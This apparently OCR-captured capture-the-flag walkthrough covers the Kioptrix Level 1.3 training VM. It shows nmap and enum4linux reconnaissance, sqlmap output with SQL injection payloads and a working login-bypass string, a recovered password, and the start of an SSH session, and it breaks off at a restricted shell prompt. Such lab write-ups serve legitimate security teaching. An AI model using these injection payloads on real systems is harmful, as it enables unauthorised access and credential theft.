
Kioptrix: Level 1.3 Walkthrough

Kioptrix is a boot to root virtual machine which is hosted on vulnhub.

Refer the below link to download the vulnerable machine:

https://www.vulnhub.com/entry/kioptrix-level-13-4,25/



Description of the challenge:

Again, a long delay between VMs, but that cannot be helped. Work, family must come first. Blogs and hobbies are pushed down the list. These things aren't as easy to make as one may think. Time and some planning must be put into these challenges, to make sure that:

1. It's possible to get root remotely

1a. It's possible to remotely compromise the machine

1. Stays within the target audience of this site
2. Must be "realistic" (well kinda…)
3. Should serve as a refresher for me. Be it PHP or MySQL usage etc. Stuff I haven't done in a while.

I also had lots of troubles exporting this one. So please take the time to read my comments at the end of this post.

Keeping in the spirit of things, this challenge is a bit different than the others but remains in the realm of the easy. Repeating myself I know, but things must always be made clear: These VMs are for the beginner. It's a place to start.

I'd would love to code some small custom application for people to exploit. But I'm an administrator not a coder. It would take too much time to learn/code such an application. Not saying I'll never try doing one, but I wouldn't hold my breath. If someone wants more difficult challenges, I'm sure the Inter-tubes holds them somewhere. Or you can always enroll in Offsec's PWB course. **shameless plug*

-- A few things I must say. I made this image using a new platform. Hoping everything works but I can't test for everything. Initially the VM had troubles getting an IP on boot-up. For some reason the NIC wouldn't go up and the machine was left with the loopback interface. I hope that I fixed the problem. Don't be surprised if it takes a little moment for this one to boot up. It's trying to get an IP. Be a bit patient. Someone that tested the image for me also

reported the VM hung once powered on. Upon restart all was fine. Just one person reported this, so hoping it's not a major issue. If you plan on running this on vmFusion, you may need to convert the imagine suiting your fusion version.

-- Also adding the VHD file for download, for those using Hyper-V. You guys may need to change the network adapter to "Legacy Network Adapter". I've tested the file and this one seems to run fine for me… If you're having problems, or it's not working for any reason email comms[=]kioptrix.com

Thanks to @shai_saint from www.n00bpentesting.com for the much-needed testing with various VM solutions.

Thanks to Patrick from Hackfest.ca for also running the VM and reporting a few issues. And Swappage & @Tallenz for doing the same. All help is appreciated guys

So, I hope you enjoy this one.

The Kioptrix Team

Source: http://www.kioptrix.com/blog/?p=604


Note: Just a virtual hard drive. You'll need to create a new virtual machine & attach the existing hard drive

Note: The above description I have found on the parent domain of vulnhub, Main aim is to compromise the machine to get root shell and display the flag which is present on the root directory.

Let's get started:

Identify the IP address of Kioptrix machine

Attacker's machine ifconfig table:



Method 1: With the Nmap by doing the ping scan we can identify the IP address of our attacker's machine

Nmap Ping Scan

```
root@ubuntu: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ubuntu: ~                    root@ubuntu: ~
root@ubuntu:~# nmap -sn 10.0.2.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2019-09-03 12:00 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00021s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00010s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00011s latency).
MAC Address: 08:00:27:26:82:85 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.12
Host is up (0.00032s latency).
MAC Address: 08:00:27:AE:13:B3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.10
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.07 seconds
root@ubuntu:~#
```

Identify services running on Kioptrix

```
root@ubuntu:~# nmap -A -sV -O 10.0.2.12

Starting Nmap 7.60 ( https://nmap.org ) at 2019-09-03 12:07 EDT
Nmap scan report for 10.0.2.12
Host is up (0.00043s latency).
Not shown: 566 closed ports, 430 filtered ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 08:00:27:AE:13:B3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 5h29m58s, deviation: 0s, median: 5h29m58s
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2019-09-03T17:37:38-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
```

Member Login
Username :
Password :
Login
LigGoat secure Login Copyright (c) 2013

```
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   0.43 ms 10.0.2.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.54 seconds
root@ubuntu:~# ^C
```

Please refer the above two screen shots for the services which are running on the victims IP.

From the above results, observed that ports 139,445 is up and running, lets enumerate much about with enum4linux.

Port 139,445 — Enumerating Samba

Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) on Tue Sep 3 12:07:51 2019

```
=========================
|    Target Information    |
 =========================
Target ........... 10.0.2.12
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin,
none

===================================================
|    Enumerating Workgroup/Domain on 10.0.2.12    |
 ===================================================
[+] Got domain/workgroup name: WORKGROUP

 ========================================
|    Nbtstat Information for 10.0.2.12    |
 ========================================
Looking up status of 10.0.2.12
        KIOPTRIX4       <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX4       <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX4       <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service
Elections
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name

        MAC Address = 00-00-00-00-00-00

 ===================================
|    Session Check on 10.0.2.12    |
 ===================================
[+] Server 10.0.2.12 allows sessions using username '', password ''

 ========================================
|    Getting domain SID for 10.0.2.12    |
```

```
 ==========================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ====================================
|    OS information on 10.0.2.12    |
 ====================================
Use of uninitialized value $os_info in concatenation (.) or string at
./enum4linux.pl line 464.
[+] Got OS info for 10.0.2.12 from smbclient:
[+] Got OS info for 10.0.2.12 from srvinfo:
        KIOPTRIX4      Wk Sv PrQ Unx NT SNT Kioptrix4 server (Samba,
Ubuntu)
        platform_id     :      500
        os version      :      4.9
        server type     :      0x809a03

 ==========================
|    Users on 10.0.2.12    |
 ==========================
index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody Name: nobody   Desc:
(null)
index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert Name: ,,,      Desc:
(null)
index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root   Name: root     Desc:
(null)
index: 0x4 RID: 0xbba acb: 0x00000010 Account: john   Name: ,,,      Desc:
(null)
index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret    Name:
loneferret,,,  Desc: (null)

user:[nobody] rid:[0x1f5]
user:[robert] rid:[0xbbc]
user:[root] rid:[0x3e8]
user:[john] rid:[0xbba]
user:[loneferret] rid:[0xbb8]

 =======================================
|    Share Enumeration on 10.0.2.12    |
 =======================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Kioptrix4 server (Samba,
Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            KIOPTRIX4

[+] Attempting to map shares on 10.0.2.12
//10.0.2.12/print$     Mapping: DENIED, Listing: N/A
//10.0.2.12/IPC$       [E] Can't understand response:
WARNING: The "syslog" option is deprecated
```

```
NT_STATUS_NETWORK_ACCESS_DENIED listing \*

 ==================================================
|    Password Policy Information for 10.0.2.12    |
 ==================================================


[+] Attaching to 10.0.2.12 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] KIOPTRIX4
        [+] Builtin

[+] Password Info for Domain: KIOPTRIX4

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0


 ============================
|    Groups on 10.0.2.12    |
 ============================

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

 ======================================================================
|    Users on 10.0.2.12 via RID cycling (RIDS: 500-550,1000-1050)    |
```


```
 ==========================================================================
[I] Found new SID: S-1-5-21-2529228035-991147148-3991031631
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
S-1-5-32-502 *unknown*\*unknown* (8)
S-1-5-32-503 *unknown*\*unknown* (8)
S-1-5-32-504 *unknown*\*unknown* (8)
S-1-5-32-505 *unknown*\*unknown* (8)
S-1-5-32-506 *unknown*\*unknown* (8)
S-1-5-32-507 *unknown*\*unknown* (8)
S-1-5-32-508 *unknown*\*unknown* (8)
S-1-5-32-509 *unknown*\*unknown* (8)
S-1-5-32-510 *unknown*\*unknown* (8)
S-1-5-32-511 *unknown*\*unknown* (8)
S-1-5-32-512 *unknown*\*unknown* (8)
S-1-5-32-513 *unknown*\*unknown* (8)
S-1-5-32-514 *unknown*\*unknown* (8)
S-1-5-32-515 *unknown*\*unknown* (8)
S-1-5-32-516 *unknown*\*unknown* (8)
S-1-5-32-517 *unknown*\*unknown* (8)
S-1-5-32-518 *unknown*\*unknown* (8)
S-1-5-32-519 *unknown*\*unknown* (8)
S-1-5-32-520 *unknown*\*unknown* (8)
S-1-5-32-521 *unknown*\*unknown* (8)
S-1-5-32-522 *unknown*\*unknown* (8)
S-1-5-32-523 *unknown*\*unknown* (8)
S-1-5-32-524 *unknown*\*unknown* (8)
S-1-5-32-525 *unknown*\*unknown* (8)
S-1-5-32-526 *unknown*\*unknown* (8)
S-1-5-32-527 *unknown*\*unknown* (8)
S-1-5-32-528 *unknown*\*unknown* (8)
S-1-5-32-529 *unknown*\*unknown* (8)
S-1-5-32-530 *unknown*\*unknown* (8)
S-1-5-32-531 *unknown*\*unknown* (8)
S-1-5-32-532 *unknown*\*unknown* (8)
S-1-5-32-533 *unknown*\*unknown* (8)
S-1-5-32-534 *unknown*\*unknown* (8)
S-1-5-32-535 *unknown*\*unknown* (8)
S-1-5-32-536 *unknown*\*unknown* (8)
S-1-5-32-537 *unknown*\*unknown* (8)
S-1-5-32-538 *unknown*\*unknown* (8)
S-1-5-32-539 *unknown*\*unknown* (8)
S-1-5-32-540 *unknown*\*unknown* (8)
S-1-5-32-541 *unknown*\*unknown* (8)
S-1-5-32-542 *unknown*\*unknown* (8)
S-1-5-32-543 *unknown*\*unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown*\*unknown* (8)
S-1-5-32-1001 *unknown*\*unknown* (8)
S-1-5-32-1002 *unknown*\*unknown* (8)
S-1-5-32-1003 *unknown*\*unknown* (8)
S-1-5-32-1004 *unknown*\*unknown* (8)
```

```
S-1-5-32-1005 *unknown*\*unknown* (8)
S-1-5-32-1006 *unknown*\*unknown* (8)
S-1-5-32-1007 *unknown*\*unknown* (8)
S-1-5-32-1008 *unknown*\*unknown* (8)
S-1-5-32-1009 *unknown*\*unknown* (8)
S-1-5-32-1010 *unknown*\*unknown* (8)
S-1-5-32-1011 *unknown*\*unknown* (8)
S-1-5-32-1012 *unknown*\*unknown* (8)
S-1-5-32-1013 *unknown*\*unknown* (8)
S-1-5-32-1014 *unknown*\*unknown* (8)
S-1-5-32-1015 *unknown*\*unknown* (8)
S-1-5-32-1016 *unknown*\*unknown* (8)
S-1-5-32-1017 *unknown*\*unknown* (8)
S-1-5-32-1018 *unknown*\*unknown* (8)
S-1-5-32-1019 *unknown*\*unknown* (8)
S-1-5-32-1020 *unknown*\*unknown* (8)
S-1-5-32-1021 *unknown*\*unknown* (8)
S-1-5-32-1022 *unknown*\*unknown* (8)
S-1-5-32-1023 *unknown*\*unknown* (8)
S-1-5-32-1024 *unknown*\*unknown* (8)
S-1-5-32-1025 *unknown*\*unknown* (8)
S-1-5-32-1026 *unknown*\*unknown* (8)
S-1-5-32-1027 *unknown*\*unknown* (8)
S-1-5-32-1028 *unknown*\*unknown* (8)
S-1-5-32-1029 *unknown*\*unknown* (8)
S-1-5-32-1030 *unknown*\*unknown* (8)
S-1-5-32-1031 *unknown*\*unknown* (8)
S-1-5-32-1032 *unknown*\*unknown* (8)
S-1-5-32-1033 *unknown*\*unknown* (8)
S-1-5-32-1034 *unknown*\*unknown* (8)
S-1-5-32-1035 *unknown*\*unknown* (8)
S-1-5-32-1036 *unknown*\*unknown* (8)
S-1-5-32-1037 *unknown*\*unknown* (8)
S-1-5-32-1038 *unknown*\*unknown* (8)
S-1-5-32-1039 *unknown*\*unknown* (8)
S-1-5-32-1040 *unknown*\*unknown* (8)
S-1-5-32-1041 *unknown*\*unknown* (8)
S-1-5-32-1042 *unknown*\*unknown* (8)
S-1-5-32-1043 *unknown*\*unknown* (8)
S-1-5-32-1044 *unknown*\*unknown* (8)
S-1-5-32-1045 *unknown*\*unknown* (8)
S-1-5-32-1046 *unknown*\*unknown* (8)
S-1-5-32-1047 *unknown*\*unknown* (8)
S-1-5-32-1048 *unknown*\*unknown* (8)
S-1-5-32-1049 *unknown*\*unknown* (8)
S-1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\loneferret (Local User)
S-1-22-1-1001 Unix User\john (Local User)
S-1-22-1-1002 Unix User\robert (Local User)
[+] Enumerating users using SID S-1-5-21-2529228035-991147148-3991031631
and logon username '', password ''
S-1-5-21-2529228035-991147148-3991031631-500 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-501 KIOPTRIX4\nobody (Local User)
S-1-5-21-2529228035-991147148-3991031631-502 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-503 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-504 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-505 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-506 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-507 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-508 *unknown*\*unknown* (8)
```

```
S-1-5-21-2529228035-991147148-3991031631-509 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-510 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-511 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-512 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-513 KIOPTRIX4\None (Domain Group)
S-1-5-21-2529228035-991147148-3991031631-514 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-515 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-516 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-517 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-518 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-519 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-520 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-521 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-522 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-523 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-524 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-525 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-526 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-527 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-528 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-529 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-530 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-531 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-532 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-533 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-534 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-535 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-536 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-537 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-538 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-539 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-540 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-541 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-542 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-543 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-544 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-545 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-546 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-547 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-548 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-549 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-550 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1000 KIOPTRIX4\root (Local User)
S-1-5-21-2529228035-991147148-3991031631-1001 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1002 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1003 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1004 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1005 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1006 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1007 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1008 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1009 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1010 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1011 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1012 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1013 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1014 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1015 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1016 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1017 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1018 *unknown*\*unknown* (8)
```

```
S-1-5-21-2529228035-991147148-3991031631-1019 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1020 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1021 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1022 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1023 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1024 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1025 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1026 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1027 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1028 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1029 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1030 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1031 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1032 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1033 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1034 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1035 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1036 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1037 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1038 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1039 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1040 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1041 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1042 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1043 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1044 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1045 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1046 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1047 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1048 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1049 *unknown*\*unknown* (8)
S-1-5-21-2529228035-991147148-3991031631-1050 *unknown*\*unknown* (8)

 ==========================================
|    Getting printer info for 10.0.2.12    |
 ==========================================
No printers returned.


enum4linux complete on Tue Sep  3 12:08:23 2019
```

dirb and *nikto* give us nothing interesting. Let's inspect the site in the browser.



Testing the form for SQL injection states that we conclude that the *password* parameter is vulnerable.

If you closely look at the enum4linux results it has displayed the users which are present

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\loneferret (Local User)
S-1-22-1-1001 Unix User\john (Local User)
S-1-22-1-1002 Unix User\robert (Local User)
```

We have three users:

1)john

2)Robert

3)loneferret


To get the password I have ran sqlmap, please refer below screenshot

```
root@ubuntu:~# sqlmap -u "http://10.0.2.12/checklogin.php" --data="myusername=john+&mypassword=&Submit=Login"
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.2.3#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:30:55

[12:30:56] [WARNING] provided value for parameter 'mypassword' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[12:30:56] [INFO] resuming back-end DBMS 'mysql'
[12:30:56] [INFO] testing connection to the target URL
[12:30:56] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: mypassword (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: myusername=john&mypassword=-4298' OR 3538=3538#&Submit=Login

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: myusername=john&mypassword=' OR SLEEP(5)-- CqKc&Submit=Login
---
[12:30:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
```

Username : john
Password : MyNameIsJohn
Logout

Password: `-4298' OR 3538=3538#`

Once you successfully logged in you can able to view the below data.



With the Nmap results we can confirm that port 21: ssh is open, let's try to connect through ssh.

```
root@ubun...  root@ubun...  root@ubun...  root@ubun...  root@
root@ubuntu:~# ssh john@10.0.2.12
john@10.0.2.12's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ ?
